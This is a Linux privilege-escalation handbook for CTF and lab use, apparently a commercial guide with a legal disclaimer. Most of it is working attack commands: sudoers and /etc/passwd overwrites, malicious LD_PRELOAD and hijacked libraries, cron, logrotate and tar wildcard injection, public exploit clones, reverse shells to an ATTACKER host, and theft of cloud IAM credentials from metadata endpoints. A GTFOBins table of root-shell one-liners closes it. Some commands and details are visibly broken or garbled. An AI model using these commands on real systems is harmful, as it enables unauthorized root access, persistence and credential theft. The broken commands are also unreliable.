



FOXFOSTER
PUBLICATIONS


```
$ whoami  
foxfoster  
  
$ id  
uid=0(root) gid=0(root)  
  
$ cat /etc/shadow  
*****  
  
# get root or  
die trying.
```

SHADOW ROOT

LINUX PRIVILEGE ESCALATION HANDBOOK

FROM FUNDAMENTALS TO ROOT

COVERING
PLATFORMS LIKE
ROOT-ME
HACKTHEBOX
AND MORE



EVERYTHING YOU
NEED TO **ESCALATE**

- > ENUMERATION
- > PRIVESC TECHNIQUES
- > KERNEL EXPLOITS
- > MISCONFIGURATIONS
- > CRON JOBS
- > SUID & SGID
- > CAPABILITIES
- > NFS ABUSE
- > PATH HIJACKING
- > DOCKER ESCAPES
- > AND MUCH MORE



ENUMERATION
FUNDAMENTALS



PRIVESC
TECHNIQUES



REAL-WORLD
EXAMPLES



CTF STRATEGIES
& WORKFLOWS



PRACTICE LABS
& CHALLENGES

GOVERDHAN KUMAR

FOXFOSTER



SHADOWROOT

Linux Privilege Escalation Handbook

From Fundamentals to Root

Goverdhan Kumar · FoxFoster

Version 2.0 · 2026 · All Rights Reserved

■ LEGAL DISCLAIMER

© 2026 FoxFoster. All rights reserved.

This handbook is STRICTLY for educational purposes,
authorized CTF competitions, and legal lab environments.

NEVER apply these techniques to systems you do not own
or have explicit written permission to test.
Unauthorized access is a criminal offence worldwide.

FoxFoster and the author assume NO liability for misuse.

TABLE OF CONTENTS

01	Introduction	04
02	Linux Fundamentals	05
	Permissions · SUID/SGID · PATH · Cron · Processes	
03	Enumeration Fundamentals	09
	Manual · LinPEAS · pspy · sudo -l · Capabilities	
04	Core PrivEsc Techniques	13
	SUID · PATH · Cron · NFS · Docker · Wildcard	
05	Hidden & Surprising Techniques	19
	LD_PRELOAD · /proc · Polkit · sudo CVEs · Logrotate	
06	GTFOBins Deep Dive	24
	Reference table · Walkthrough · Detection	
07	Tooling Reference	26
	LinPEAS · pspy · GDB · strace · socat · nmap	
08	Realistic CTF Workflow	28
	Foothold → Enum → Escalate → Flag → Report	
09	Defensive Understanding	30
	Detection · Hardening · Logging · Common Mistakes	
10	Practice Labs	32
	HTB · THM · Root-Me · VulnHub · FoxFoster Labs	
11	Cheatsheets	33
	Shell cmds · Reverse shells · File transfer · Checklist	
12	Glossary	36
13	References & Resources	37
14	Connect With the Author	38

01 — INTRODUCTION

Privilege escalation — moving from a restricted user account to root — is the most critical skill in offensive security. Whether you're in a CTF, a penetration test, or a real-world lab, the methodology is the same: **enumerate everything, exploit the weakest link**.

ShadowRoot goes beyond standard guides. Chapter 5 specifically covers **hidden, counterintuitive, and rarely-documented techniques** that most beginners never encounter — the kind of tricks that separate average players from consistent top solvers.

Platforms Covered

- › Hack The Box
- › TryHackMe
- › Root-Me
- › VulnHub
- › FoxFoster Labs — labs.foxfoster.com

■ **WARN** — This handbook is **STRICTLY** for educational purposes, authorized CTF environments, and legal penetration testing labs. Never test systems without explicit written permission.

02 — LINUX FUNDAMENTALS

Master these concepts before anything else. Every privilege escalation technique ultimately exploits a misconfiguration in one of these fundamental systems.

2.1 File Permissions

```
$ ls -la /etc/passwd
-rw-r--r-- 1 root root 2456 /etc/passwd

$ ls -la /etc/shadow
-rw-r----- 1 root shadow 1234 /etc/shadow

# Position breakdown: -rwsr-xr-x
# char 1 : type (- file, d dir, l symlink)
# chars 2-4 : owner rwx
# chars 5-7 : group rwx
# chars 8-10: others rwx
# "s" in execute position = SUID/SGID set
```

Octal	Binary	Permissions
7	111	rwx — full access
6	110	rw- — read+write
5	101	r-x — read+exec
4	100	r-- — read only
0	000	--- — no access

2.2 SUID / SGID / Sticky Bit

SUID — binary runs as its *owner*. If owned by root: instant root execution context.

SGID — binary runs as its *group*. On directories: new files inherit parent group.

Sticky Bit — on /tmp: only file owner can delete. Prevents cleanup attacks.

```
# Find ALL SUID binaries
$ find / -perm -4000 -type f 2>/dev/null

# Find SGID binaries
$ find / -perm -2000 -type f 2>/dev/null

# Find BOTH
$ find / -perm /6000 -type f 2>/dev/null

# Check specific binary
$ stat /usr/bin/passwd | grep "Access:"
```

■ **HIDDEN** — SUID on interpreted scripts (sh, py, pl) is **IGNORED** by the kernel for security. Only compiled ELF binaries honour SUID. This trips up many beginners.

2.3 Users and Groups

```
$ id # UID + GID + all groups
$ groups username # Group list for any user
```

```
$ cat /etc/passwd # All accounts (readable by all)
$ cat /etc/group # Group definitions
$ getent passwd # Works with LDAP too
$ last # Login history
$ lastlog # Last login per user
```

■ **HIDDEN** — Groups docker, lxd, disk, adm, sudo, shadow, video each grant escalation paths. The disk group lets you read raw block devices — including /etc/shadow directly.

```
# disk group exploitation:
$ df -h # Find root filesystem device
$ debugfs /dev/sda1 # Open raw device
> cat /etc/shadow # Read shadow file directly!
```

2.4 PATH Variable

```
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
# Inject malicious directory at the FRONT
$ export PATH=/tmp/evil:$PATH
# Now any unqualified command runs your version first
```

■ **HIDDEN** — If the PATH contains a writable directory before system directories, you can hijack ANY unqualified command — even those called by root scripts.

2.5 Cron Jobs

```
$ crontab -l # Current user
$ cat /etc/crontab # System-wide
$ ls /etc/cron.d/ /etc/cron.daily/ /etc/cron.hourly/
# Format: minute hour day month weekday command
# * * * * * /opt/script.sh
# Anacron (runs missed jobs after reboot)
$ cat /etc/anacrontab
```

■ **HIDDEN** — at and batch schedulers are often overlooked: at now + 1 minute can schedule commands without cron visibility. Check atq and /var/spool/at/.

2.6 Environment Variables

```
$ env && printenv
$ echo $LD_PRELOAD # Critical for privesc
$ echo $LD_LIBRARY_PATH # Library override path
$ echo $PYTHONPATH # Python module search
$ echo $PERL5LIB # Perl library path
$ sudo -l | grep env_keep # What sudo preserves
```

2.7 Processes and Services

```
$ ps aux # All processes
$ ps aux --forest # Process tree view
$ ps -ef | grep root # Root processes
$ systemctl list-units --type=service --state=running
$ ss -tlnp && netstat -tulnp
$ lsof -i # Open network sockets
$ cat /proc/net/tcp # Raw TCP table
```


03 — ENUMERATION FUNDAMENTALS

"Enumerate everything" is not a suggestion — it is the discipline. The most elegant privilege escalation is the one you found because you were thorough.

3.1 The First 60 Seconds

```
# Run these IMMEDIATELY after getting a shell:
$ id && whoami && hostname && uname -a
$ sudo -l # golden ticket
$ cat /etc/os-release
$ find / -perm -4000 -type f 2>/dev/null
$ getcap -r / 2>/dev/null
$ cat /etc/crontab
$ ss -tlnp
```

3.2 Manual Enumeration — Complete Checklist

```
# === USERS & GROUPS ===
$ cat /etc/passwd | grep -v nologin | grep -v false
$ cat /etc/group | grep -v "^#"
$ for user in $(cut -f1 -d: /etc/passwd); do id $user; done

# === FILES ===
$ find / -writable -type f 2>/dev/null | grep -v proc | grep -v sys
$ find / -writable -type d 2>/dev/null
$ find / -name "*.conf" -o -name "*.config" 2>/dev/null
$ find / -name "id_rsa" -o -name "*.pem" 2>/dev/null
$ find / -name "wp-config.php" -o -name ".env" 2>/dev/null
$ find / -mmin -10 2>/dev/null | grep -v proc

# === PASSWORDS ===
$ grep -rn "password" /etc/ 2>/dev/null | grep -v "#"
$ grep -rn "password" /var/www/ 2>/dev/null
$ history # Command history
$ cat ~/.bash_history
$ cat ~/.mysql_history
$ find / -name ".bash_history" 2>/dev/null | xargs cat

# === NETWORK ===
$ ip addr && ip route
$ arp -a # Other hosts
$ cat /etc/hosts
$ cat /etc/resolv.conf
```

3.3 LinPEAS

```
$ curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
# Or transfer manually:
ATTACKER$ python3 -m http.server 8080
TARGET $ wget http://ATTACKER:8080/linpeas.sh
TARGET $ chmod +x linpeas.sh && ./linpeas.sh 2>&1 | tee lp.txt
# Targeted sections only:
$ ./linpeas.sh -s # Only "99%" confidence findings
```

■ **NOTE** — RED output = critical. YELLOW = interesting. Focus red first. Key sections: SUID, Sudo rules, Cron, Writable files, Capabilities, Passwords in files.

3.4 pspy — Process Spy

```
$ wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
$ chmod +x pspy64 && ./pspy64 -p -i 1000
# UID=0 in output = root is running that process
# Watch for periodic jobs calling scripts you can write
# 32-bit version available:
$ ./pspy32 # for 32-bit targets
```

■ **HIDDEN** — Run pspy for at LEAST 2 minutes — some cron jobs run every 5 minutes. Many CTF boxes hide privescron jobs that never appear in /etc/crontab. pspy catches them all.

3.5 Capabilities

```
$ getcap -r / 2>/dev/null
# Dangerous capabilities:
# cap_setuid → change UID to 0
# cap_dac_override → bypass ALL file permissions
# cap_net_raw → raw sockets (traffic intercept)
# cap_sys_admin → many priv operations
# cap_sys_ptrace → debug/inject into ANY process
```

■ **HIDDEN** — cap_sys_ptrace lets you inject shellcode into ANY running process — including root-owned ones. Even if the binary itself is harmless, this cap is root-equivalent.

3.6 sudo -l — Mandatory First Step

```
$ sudo -l
User www-data may run the following commands:
(root) NOPASSWD: /usr/bin/find
(ALL : ALL) ALL
# Check GTF0Bins for every listed binary
```

sudo -l Result	Meaning	Action
(root) NOPASSWD: /bin/X	No password needed	GTF0Bins immediately
(ALL : ALL) ALL	Full sudo	sudo su or sudo bash
(user2) /bin/cat	Run as user2	Read user2's files/keys
env_keep += LD_PRELOAD	Env var preserved	LD_PRELOAD injection
!authenticate in sudoers	Old sudo CVE possible	Try CVE-2019-14287

■ **SUMMARY** Great enumeration beats clever exploitation every time. LinPEAS + pspy + manual checklist + sudo -l covers 95% of CTF vectors. Be thorough before trying complex exploits.

04 — CORE PRIVESC TECHNIQUES

The most reliable and commonly encountered privilege escalation vectors in CTF environments. Master these before exploring advanced techniques.

4.1 SUID Binary Exploitation

```
$ find / -perm -4000 -type f 2>/dev/null
# bash with SUID:
$ /bin/bash -p # -p = preserve effective UID
root@target:~# whoami
root
# python3 with SUID:
$ python3 -c "import os; os.setuid(0); os.system('/bin/bash')"
# cp with SUID – overwrite sudoers:
$ echo "ALL ALL=(ALL) NOPASSWD:ALL" > /tmp/s
$ cp /tmp/s /etc/sudoers && sudo bash
```

4.2 PATH Hijacking

```
# Find what a SUID binary calls without full path:
$ strings /usr/local/bin/suid-app | grep -v "/"
# Found: "service" <-- unqualified call
$ echo "/bin/bash -p" > /tmp/service
$ chmod +x /tmp/service
$ export PATH=/tmp:$PATH
$ /usr/local/bin/suid-app # → root shell!
```

4.3 Writable Files / Scripts

```
$ find / -writable -type f 2>/dev/null | grep -v proc
# Example: writable script run by root cron:
$ echo "chmod +s /bin/bash" >> /opt/backup.sh
# After cron runs:
$ bash -p
# Reverse shell injection:
$ echo "bash -i >& /dev/tcp/ATTACKER/4444 0>&1" >> /opt/script.sh
ATTACKER$ nc -lvnp 4444
```

4.4 Cron Job Abuse

```
# Identify: /etc/crontab shows:
* * * * * root /opt/scripts/backup.sh
# Check writability:
$ ls -la /opt/scripts/backup.sh
-rwxrwxrwx 1 root root 45 backup.sh <-- VULNERABLE
# Inject and wait:
$ echo "chmod 4777 /bin/bash" >> /opt/scripts/backup.sh
# 1 minute later:
$ /bin/bash -p
```

4.5 Linux Capabilities

```
$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid+eip
# Exploit cap_setuid:
$ python3 -c "import os; os.setuid(0); os.system('/bin/bash')"
# Exploit cap_dac_override (bypass all perms):
$ ./binary-with-cap /etc/shadow # read any file
```

4.6 NFS no_root_squash

```
# Target: /etc/exports
/srv/nfs 192.168.1.0/24(rw,no_root_squash)
ATTACKER# mount -t nfs TARGET:/srv/nfs /mnt/nfs
ATTACKER# cp /bin/bash /mnt/nfs/bash && chmod +s /mnt/nfs/bash
TARGET$ /srv/nfs/bash -p # root shell!
```

4.7 Docker / LXD Group Escape

```
$ id | grep -E "docker|lxd" # Are you in these groups?
# Docker escape:
$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# LXD escape:
$ lxc init ubuntu:16.04 pe -c security.privileged=true
$ lxc config device add pe root disk source=/ path=/mnt/root
$ lxc start pe && lxc exec pe /bin/sh
# /mnt/root is full host filesystem as root
```

4.8 Wildcard Injection (tar)

```
# Root cron: cd /tmp && tar czf /backup.tgz *
$ echo "chmod +s /bin/bash" > /tmp/shell.sh && chmod +x /tmp/shell.sh
$ touch "/tmp/--checkpoint=1"
$ touch "/tmp/--checkpoint-action=exec=shell.sh"
# tar expands * and interprets these filenames as flags!
# shell.sh runs as root → bash gets SUID
```

■ **SUMMARY** These 8 techniques cover the majority of CTF privilege escalation paths. Master `sudo -l` + GTFOBins first, then SUID, then cron. Know all 8 cold before competing.

05 — HIDDEN & SURPRISING TECHNIQUES

These are the techniques that are **rarely documented in beginner guides** — the unexpected vectors that trip up defenders and CTF setters alike. Most players never encounter these until they hit a wall.

■ **HIDDEN** — This entire chapter covers techniques that require deeper Linux knowledge. Each section flags how commonly it appears in CTFs and how counterintuitive it is.

5.1 LD_PRELOAD Shared Library Injection

LD_PRELOAD forces the dynamic linker to load a specified shared library *before any other* — including libc. If sudo preserves it via `env_keep`, you can inject root-level code.

[CTF Frequency: HIGH · Counterintuitive: MEDIUM]

```
# Check if sudo preserves LD_PRELOAD:
$ sudo -l | grep LD_PRELOAD
# env_keep += LD_PRELOAD <-- exploitable!

# Step 1: Write malicious shared library (shell.c)
# ---- shell.c ----
# #include <stdio.h>
# #include <sys/types.h>
# #include <stdlib.h>
# void _init() {
#   unsetenv("LD_PRELOAD");
#   setgid(0); setuid(0);
#   system("/bin/bash");
# }

# Step 2: Compile as shared library
$ gcc -fPIC -shared -o /tmp/shell.so shell.c -nostartfiles

# Step 3: Exploit with ANY sudo-allowed command
$ sudo LD_PRELOAD=/tmp/shell.so find
root@target:~#
```

5.2 Shared Library Hijacking via ld.so

If a SUID binary or root service loads a shared library from a **writable directory**, you can replace that library with a malicious one.

[CTF Frequency: MEDIUM · Counterintuitive: HIGH]

```
# Step 1: Find library paths
$ ldd /usr/local/bin/suid-app
libcustom.so => /usr/local/lib/libcustom.so

# Step 2: Check if library directory is writable
$ ls -la /usr/local/lib/
drwxrwxr-x 2 root staff <-- staff group writable!

# Step 3: Write malicious library
# #include <stdio.h>
# #include <stdlib.h>
# static void hijack() __attribute__((constructor));
# void hijack() { setuid(0); system("/bin/bash -p"); }

$ gcc -shared -fPIC -o /usr/local/lib/libcustom.so evil.c
$ /usr/local/bin/suid-app # → root shell

# Also check /etc/ld.so.conf.d/ for writable paths:
```

```
$ cat /etc/ld.so.conf.d/*.conf
$ ls -la /etc/ld.so.preload # if writable: load ANYTHING
```

■ **HIDDEN** — A writable `/etc/ld.so.preload` is like a machine-wide `LD_PRELOAD` for every dynamically linked binary. Adding your `.so` file there means every program — including root-owned ones — loads your code.

5.3 Python Library Hijacking

Python adds the **current directory** to `sys.path` by default. If a root-owned script imports a standard module and you control a directory in its path, you win.

[CTF Frequency: HIGH · Counterintuitive: MEDIUM]

```
# Root runs: /usr/bin/python3 /opt/monitor.py
# monitor.py contains: import hashlib
# If you can write to /opt/ (same dir as script):
$ cat > /opt/hashlib.py << EOF
# import os
# os.system("chmod +s /bin/bash")
# EOF
# Python imports /opt/hashlib.py instead of stdlib!
# After root runs the script:
$ bash -p
# Also check PYTHONPATH:
$ echo $PYTHONPATH
# If writable dir is listed: same attack
# sudo -l showing python? Check sudo env_keep for PYTHONPATH
```

5.4 sudo Credential Token Reuse

`sudo` caches credentials for 15 minutes (default). By writing to `/proc/[root-pid]/mem`, you can inject code into a root process to re-trigger the cached credential window — without knowing the password.

[CTF Frequency: LOW · Counterintuitive: VERY HIGH]

```
# Requires: access to a terminal where sudo was recently used
# or ptrace capability
# Method: inject into bash process owned by same user
$ cat /proc/*/status 2>/dev/null | grep -i "ppid\|name"
# Automated tool: sudo_inject
$ git clone https://github.com/nongiaich/sudo_inject
$ bash /tmp/sudo_inject/exploit.sh
# This injects into the parent shell and re-runs sudo
# Effective if user ran sudo recently in same session
```

5.5 Known sudo CVEs

Several critical `sudo` vulnerabilities affect a wide range of Linux installations. Always check the `sudo` version.

[CTF Frequency: MEDIUM · Counterintuitive: LOW]

```
$ sudo --version
# CVE-2019-14287 — sudo < 1.8.28
# Run command as user ID -1 (wraps to root)
$ sudo -u#-1 /bin/bash
$ sudo -u#4294967295 /bin/bash # same thing
# Requirement: (ALL, !root) in sudoers entry
# CVE-2021-3156 "Baron Samedit" — sudo < 1.9.5p2
# Heap overflow in sudo — root without any sudo rules
```

```
# PoC: github.com/blastly/CVE-2021-3156
$ python3 exploit.py
# CVE-2021-4034 "PwnKit" — pkexec (Polkit)
# Local privilege escalation in ALL Linux distros
# Affects polkit < 0.120
$ git clone https://github.com/arthepsy/CVE-2021-4034
$ make && ./cve-2021-4034
root@target:~#
```

■ **WARN** — PwnKit (CVE-2021-4034) affected virtually EVERY Linux distribution for 12 years before being patched in Jan 2022. Check pkexec version on older boxes.

5.6 /proc Filesystem Secrets

The `/proc` virtual filesystem exposes the live kernel state. Most players treat it as read-only noise — but it contains sensitive data and write targets.

[CTF Frequency: MEDIUM · Counterintuitive: HIGH]

```
# Read environment of any process you own
$ cat /proc/PID/environ | tr "\0" "\n"
# Find processes with interesting env vars:
$ for pid in /proc/[0-9]*/environ; do
> cat $pid 2>/dev/null | tr "\0" "\n" | grep -i pass
> done
# Read command line of any process:
$ cat /proc/PID/cmdline | tr "\0" " "
# Open file descriptors of a process:
$ ls -la /proc/PID/fd/
# Memory maps — find loaded libraries:
$ cat /proc/PID/maps
# /proc/sched_debug — may leak process info
$ cat /proc/sched_debug
# Write to /proc/sys/kernel/core_pattern for privesc:
# If writable: set custom core dump handler
$ cat /proc/sys/kernel/core_pattern
# If it shows "|/usr/lib/..." and that path is writable...
```

■ **HIDDEN** — If you can write to `/proc/sys/kernel/core_pattern`, set it to a pipe command. When any SUID binary crashes (which you can force), your command runs as root.

5.7 Logrotate Abuse

Logrotate runs as root and processes log files according to configs in `/etc/logrotate.d/`. Writable configs or log files with create directive are escalation paths.

[CTF Frequency: LOW-MEDIUM · Counterintuitive: HIGH]

```
# Check logrotate version (< 3.15.1 is vulnerable)
$ logrotate --version
# Method 1: Writable log file + create directive
# If /var/log/app.log is writable and logrotate rotates it:
# logrotten exploit creates a race condition
$ git clone https://github.com/whotwagner/logrotten
$ echo "bash -i >& /dev/tcp/ATTACKER/4444 0>&1" > /tmp/payload
$ ./logrotten -p /tmp/payload /var/log/app.log
# Method 2: Writable /etc/logrotate.d/ config
# Add postrotate script to existing config:
```

```
$ echo " postrotate" >> /etc/logrotate.d/app
$ echo " chmod +s /bin/bash" >> /etc/logrotate.d/app
$ echo " endscript" >> /etc/logrotate.d/app
```

5.8 Systemd Timers — The Hidden Cron

Systemd timers are a modern replacement for cron jobs. Most players check `/etc/crontab` and stop — **pspy catches these, manual checks miss them.**

```
[CTF Frequency: MEDIUM · Counterintuitive: MEDIUM]
# List ALL timers:
$ systemctl list-timers --all
# Find timer unit files:
$ find /etc/systemd /usr/lib/systemd -name "*.timer" 2>/dev/null
# Check what a timer calls:
$ cat /etc/systemd/system/backup.timer
$ cat /etc/systemd/system/backup.service
# If the service ExecStart= path is writable:
$ ls -la /opt/backup-script.sh
# same attack as cron: inject reverse shell
# Find writable systemd service files:
$ find /etc/systemd /usr/lib/systemd -writable 2>/dev/null
```

5.9 Shell Config File Injection

`.bashrc`, `.bash_profile`, `.profile` — these run every time the respective user opens a shell. If you can write to a privileged user's home shell config, you get code execution when they log in.

```
[CTF Frequency: MEDIUM · Counterintuitive: LOW-MEDIUM]
# Check home directory permissions:
$ ls -la /root/ # Can you write here?
$ ls -la /home/admin/
# Check /etc/bash_completion.d/ (sourced by all users):
$ ls -la /etc/bash_completion.d/
# If writable: add payload here
$ echo "chmod +s /bin/bash" >> /etc/bash_completion.d/evil
# Check /etc/profile.d/ (runs for all login shells):
$ ls -la /etc/profile.d/
# /etc/environment is NOT a script, values only — no commands
# Wait for admin to log in (use pspy to detect their login):
$ ./pspy64 # watch for /bin/bash -i events from root
```

5.10 Insecure RPATH in SUID Binaries

RPATH is a hardcoded library search path embedded in an ELF binary. If a SUID binary has an RPATH pointing to a writable directory, you can plant a malicious library there.

```
[CTF Frequency: LOW · Counterintuitive: VERY HIGH]
# Check RPATH of a binary:
$ readelf -d /usr/local/bin/suid-app | grep -i rpath
# RPATH: /tmp
# /tmp is writable — create a malicious version of any lib it uses:
$ ldd /usr/local/bin/suid-app
# libccustom.so => /tmp/libcustom.so
# Plant malicious library:
```

```
$ cat > /tmp/evil.c << EOF
# static void __attribute__((constructor)) init() {
# setuid(0); system("/bin/bash -p");
# }
# EOF
$ gcc -shared -fPIC -o /tmp/libcustom.so /tmp/evil.c
$ /usr/local/bin/suid-app # → root!
```

5.11 Writable /etc/passwd

If /etc/passwd is writable, you can add a new root-privileged user or modify root's password hash directly — without touching /etc/shadow.

[CTF Frequency: MEDIUM · Counterintuitive: MEDIUM]

```
$ ls -la /etc/passwd
-rw-rw-r-- 1 root passwd <-- group writable!

# Generate a password hash:
$ openssl passwd -1 -salt hacker myhackpassword
$1$hacker$LhMCDWGHaobBONMVzNVkS.

# Add new root user to /etc/passwd:
$ echo "hacker:$1$hacker$LhMCDWGHaobBONMVzNVkS.:0:0::/root:/bin/bash" >> /etc/passwd
$ su hacker # password: myhackpassword
root@target:~#

# Alternative: replace root's x with hash (no shadow needed):
$ sed -i "s/^root:x:/root:${(openssl passwd -1 pass123):/g" /etc/passwd
```

5.12 at / batch Schedulers

The **at** and **batch** commands schedule one-time jobs. Unlike cron, they leave minimal traces in standard log checks — and they're often enabled on systems that haven't hardened their job scheduling.

[CTF Frequency: LOW · Counterintuitive: HIGH]

```
# Schedule a command 1 minute from now:
$ echo "chmod +s /bin/bash" | at now + 1 minute

# Check queued jobs:
$ atq

# View a job:
$ at -c JOBNUMBER

# Check who can use at (/etc/at.deny, /etc/at.allow):
$ cat /etc/at.deny
$ cat /etc/at.allow

# batch runs when system load drops below 0.8:
$ echo "chmod +s /bin/bash" | batch
```

5.13 Symlink & Hardlink Attacks

Race conditions in privileged scripts that create or write to predictable paths in /tmp can be exploited via symlinks. Also: hardlinks to sensitive files can survive permission changes.

[CTF Frequency: LOW · Counterintuitive: HIGH]

```
# Root script writes to /tmp/output.log predictably
# Race: replace /tmp/output.log with symlink before script runs:
$ ln -sf /etc/cron.d/backdoor /tmp/output.log

# When root script writes to /tmp/output.log, it writes to
# /etc/cron.d/backdoor instead — instant cron backdoor!

# Hardlink attack:
```

```
# Hardlink to /etc/passwd (readable file):
$ ln /etc/passwd /tmp/mypasswd
# Even if /etc/passwd perms change later, hardlink persists
# Check if hardlinks to sensitive files exist:
$ find / -samefile /etc/shadow 2>/dev/null
```

5.14 Detecting If You Are in a Container

Some CTF machines place you inside a Docker container. Escaping the container is the privesc. Know how to detect it.

[CTF Frequency: MEDIUM · Counterintuitive: LOW]

```
# Method 1: /.dockerenv file
$ ls -la /.dockerenv

# Method 2: cgroup check
$ cat /proc/1/cgroup | grep -i docker

# Method 3: init process
$ cat /proc/1/comm
# "sh" or "tini" instead of "systemd" = likely container

# Method 4: hostname looks random
$ hostname
# 3f4a2b1c89de <-- Docker container ID

# Once confirmed — check:
# 1. docker group (already covered)
# 2. Privileged container: cat /proc/self/status | grep CapEff
# CapEff: 00000003ffffffff <-- full capabilities = privileged!
# 3. Mounted host filesystem:
$ mount | grep "/host"
$ ls /host/etc/passwd # host filesystem exposed!
```

5.15 Cloud Metadata Endpoint

On cloud instances (AWS/GCP/Azure), the metadata service at **169.254.169.254** can leak IAM credentials, instance roles, and SSH keys — often with no authentication.

[CTF Frequency: MEDIUM (cloud boxes) · Counterintuitive: HIGH]

```
# AWS IMDS v1 (no auth required):
$ curl http://169.254.169.254/latest/meta-data/
$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ROLE_NAME
# Returns: AccessKeyId, SecretAccessKey, Token

# AWS user-data (may contain cloud-init scripts with passwords):
$ curl http://169.254.169.254/latest/user-data

# GCP metadata:
$ curl
"http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token" -H
"Metadata-Flavor: Google"

# Azure:
$ curl "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=ht
tps://management.azure.com/" -H "Metadata:true"
```

■ **HIDDEN** — AWS IMDS v1 has NO authentication. If you compromise any process with outbound HTTP access on an EC2 instance, you can silently steal the IAM role credentials and escalate via AWS APIs.

■ **SUMMARY** Chapter 5 covers the techniques most guides skip: LD_PRELOAD injection, library hijacking, Python module abuse, sudo CVEs (Baron Samedit, PwnKit), /proc secrets, logrotate, systemd timers, shell config injection,

06 — GTFOBINS

gtfobins.github.io — the CTF player's most-used reference. Every time you see a sudo permission or SUID binary, this site tells you how to abuse it.

6.1 Category Reference

Category	When It Applies	Example
Shell	Spawn interactive shell	<code>sudo vim → :!/bin/sh</code>
Sudo	Binary in sudo -l	<code>sudo find -exec /bin/sh</code>
SUID	Binary has SUID bit	<code>./binary -p</code>
File Read	Read any file as user	<code>sudo less /etc/shadow</code>
File Write	Write any file	<code>sudo tee /etc/sudoers</code>
Reverse Shell	Get callback shell	<code>sudo nc -e /bin/sh HOST PORT</code>

6.2 Master Quick Reference — 20 Binaries

Binary	Sudo / SUID Command
bash	<code>bash -p (SUID) sudo bash</code>
sh	<code>sudo sh</code>
python3	<code>sudo python3 -c "import os; os.system('/bin/bash')"</code>
python2	<code>sudo python2 -c "import os; os.system('/bin/bash')"</code>
perl	<code>sudo perl -e 'exec "/bin/bash";'</code>
ruby	<code>sudo ruby -e 'exec "/bin/bash"'</code>
php	<code>sudo php -r "system('/bin/bash');"</code>
lua	<code>sudo lua -e 'os.execute("/bin/bash")'</code>
find	<code>sudo find . -exec /bin/bash \; -quit</code>
awk	<code>sudo awk 'BEGIN {system("/bin/bash")}'</code>
nmap	<code>sudo nmap --interactive → !sh (nmap < 5.21)</code>
vim	<code>sudo vim -c ':!/bin/bash'</code>
nano	<code>sudo nano → Ctrl+R Ctrl+X → reset;sh 1>&0 2>&0</code>
less	<code>sudo less /file → !/bin/bash</code>
man	<code>sudo man man → !/bin/bash</code>
env	<code>sudo env /bin/bash</code>

Binary	Sudo / SUID Command
tee	echo "payload" sudo tee /etc/cron.d/backdoor
cp	SUID: cp /bin/bash /tmp/b; chmod +s /tmp/b; /tmp/b -p
tar	sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash
zip	sudo zip /tmp/z.zip /etc/hosts -T --unzip-command="sh -c /bin/bash"

■ **SUMMARY** Never try to remember exploits. Open GTFOBins for every new binary. The site is maintained and updated. Verify the CATEGORY (Sudo vs SUID) before executing.

07 — TOOLING REFERENCE

› LinPEAS

Automated Linux PrivEsc enumeration. Color-coded output.

```
$ curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
$ ./linpeas.sh 2>&1 | tee lp.txt
```

› pspy

Real-time process monitor — no root needed.

```
$ chmod +x pspy64 && ./pspy64 -p -i 1000
# Watch for UID=0 processes executing writable scripts
```

› GDB

GNU Debugger for binary analysis.

```
$ gdb ./binary
(gdb) info functions
(gdb) disas main
(gdb) break *0x08048456
(gdb) x/32x $esp
```

› strace

Trace system calls — find what files a binary reads.

```
$ strace ./binary 2>&1 | grep -E "open|read|write"
$ strace -p PID 2>&1 # attach to running process
```

› ltrace

Trace library calls — find calls to libc functions.

```
$ ltrace ./binary 2>&1 | grep -E "fopen|strcmp|system"
```

› tcpdump

Capture network traffic — find cleartext credentials.

```
$ tcpdump -i any port 80 -A 2>/dev/null
$ tcpdump -i eth0 -w cap.pcap && wireshark cap.pcap
```

› nmap

Port scanner and service fingerprinter.

```
$ nmap -sC -sV -oN scan.txt TARGET
$ nmap -p- --min-rate 10000 TARGET
```

› netcat

Shells, listeners, file transfers.

```
$ nc -lvnp 4444 # listener
$ bash -i >& /dev/tcp/ATK/4444 0>&1 # reverse shell
```

› socat

Full interactive TTY shells.

```
ATTACKER$ socat file:`tty`,raw,echo=0 tcp-listen:4444
```

```
TARGET $ socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:ATTACKER:4444
```

